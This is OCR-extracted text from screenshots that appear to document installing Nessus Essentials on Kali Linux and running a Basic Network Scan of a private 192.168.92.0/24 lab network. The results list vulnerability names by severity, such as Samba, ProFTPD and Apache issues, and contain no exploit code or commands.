

tenable
Nessus
Get an activation code
To register for a free Nessus Essentials activation code, enter your information.
First Name
Last Name
First Name
Last Name
Email
Email
Already have activation code? Skip this step to enter it manually.
Back
Skip
Register
© 2025 Tenable™, Inc.



tenable
Nessus
License Information
Activation Code: HR9Z-
Continue
© 2025 Tenable™, Inc.



kali:8834/#/settings/about/events
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
tenable Nessus Essentials
Scans
Settings
SETTINGS
About
Advanced
Proxy Server
SMTP Server
Custom CA
Password Mgmt
Scanner Health
Notifications
ACCOUNTS
My Account
Tenable News
Why Early Visibility Matters: Risk Lurks in the Vu...
Read More
About
Plugins are compiling. Nessus functionality will be limited until compilation is complete.
Overview
License Utilization
Software Update
Plugin Detail Locale
Encryption Password
Events
Search Events
6 Events
Time
Category
Status
Message
Today at 11:22 AM Feed success Finished downloading Nessus License
Today at 11:22 AM Feed success Finished downloading Nessus Core Components
Today at 11:22 AM Feed start Downloading Nessus License
Today at 11:22 AM Feed start Downloading Nessus Plugins
Today at 11:22 AM Feed success Finished downloading Nessus Plugins
Today at 11:22 AM Feed start Downloading Nessus Core Components



tenable Nessus Essentials
Scans
Settings
nithik
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.



tenable Nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scan Templates
Back to Scans
Scanner
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
Ping-Only Discovery
A simple scan to discover live hosts with minimal network traffic.
VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Credential Validation
Verify that host credential pairs for Windows & Unix successfully authenticate to scan targets
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
Active Directory Starter Scan
Look for misconfigurations in Active Directory.
Find AI
AI, LLM, ML related detections and vulnerabilities
COMPLIANCE
UPGRADE
MDM Config Audit
Offline Config Audit
Tenable News
Securing the Mission: Why Container Deployment Sca...
Read More
www.offsec.com/?utm_source=kali&utm_medium=os&utm_campaign=firefox



New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
REQUIRED
Description
Folder
My Scans
Targets
Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com
REQUIRED
Upload Targets
Add File
Save
Cancel



My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Scan Type
Schedule
Last Scanned
192.168.92.0/24 Basic
Vulnerability
On Demand
N/A



My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Scan Type
Schedule
Last Scanned
192.168.92.0/24 Basic
Vulnerability
On Demand
Today at 11:51 AM



tenable Nessus Essentials
Scans
Settings
nithik
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Why Early Visibility Matters: Risk Lurks in the Vu...
Read More
192.168.92.0/24 Basic
Back to My Scans
Configure
Hosts 5
Vulnerabilities 32
History 1
Filter
Search Vulnerabilities
32 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
CRITICAL 10.0 * MS11-... Windows 1
HIGH 7.5 Netwo... Misc. 1
HIGH 7.5 Samba... General 1
MIXED ... ... S... General 4
MEDIUM ... ... N... Misc. 2
LOW 3.3 * DHCP ... Service detection 1
LOW 2.1 * ICMP ... General 2
INFO ... ... S... Windows 16
INFO ... ... S... SNMP 5
INFO ... ... H... Web Servers 2
INFO ... ... T... Service detection 2
INFO Nessu... Port scanners 54
Scan Details
Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:50 AM
Vulnerabilities
Critical
High
Medium
Low
Info



192.168.92.0/24 Basic
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 5
Vulnerabilities 129
Remediations 11
Notes 1
History 1
Filter
Search Vulnerabilities
129 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
CRITICAL 10.0 * 5.9 0.489 Samba 'AndX'... Misc. 1
CRITICAL 10.0 Canonical Ub... General 1
CRITICAL 9.8 7.4 0.9393 ProFTPD mo... FTP 1
CRITICAL 9.8 SSL Version 2... Service detection 4
MIXED ... ... Apache ... Web Servers 22
MIXED ... ... Apache ... Web Servers 17
MIXED ... ... PHP (Mu... CGI abuses 15
MIXED ... ... Apache ... Web Servers 14
MIXED ... ... Drupal (... CGI abuses 11
MIXED ... ... Microsof... Windows 7
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:50 AM
End: Today at 12:11 PM
Elapsed: 20 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

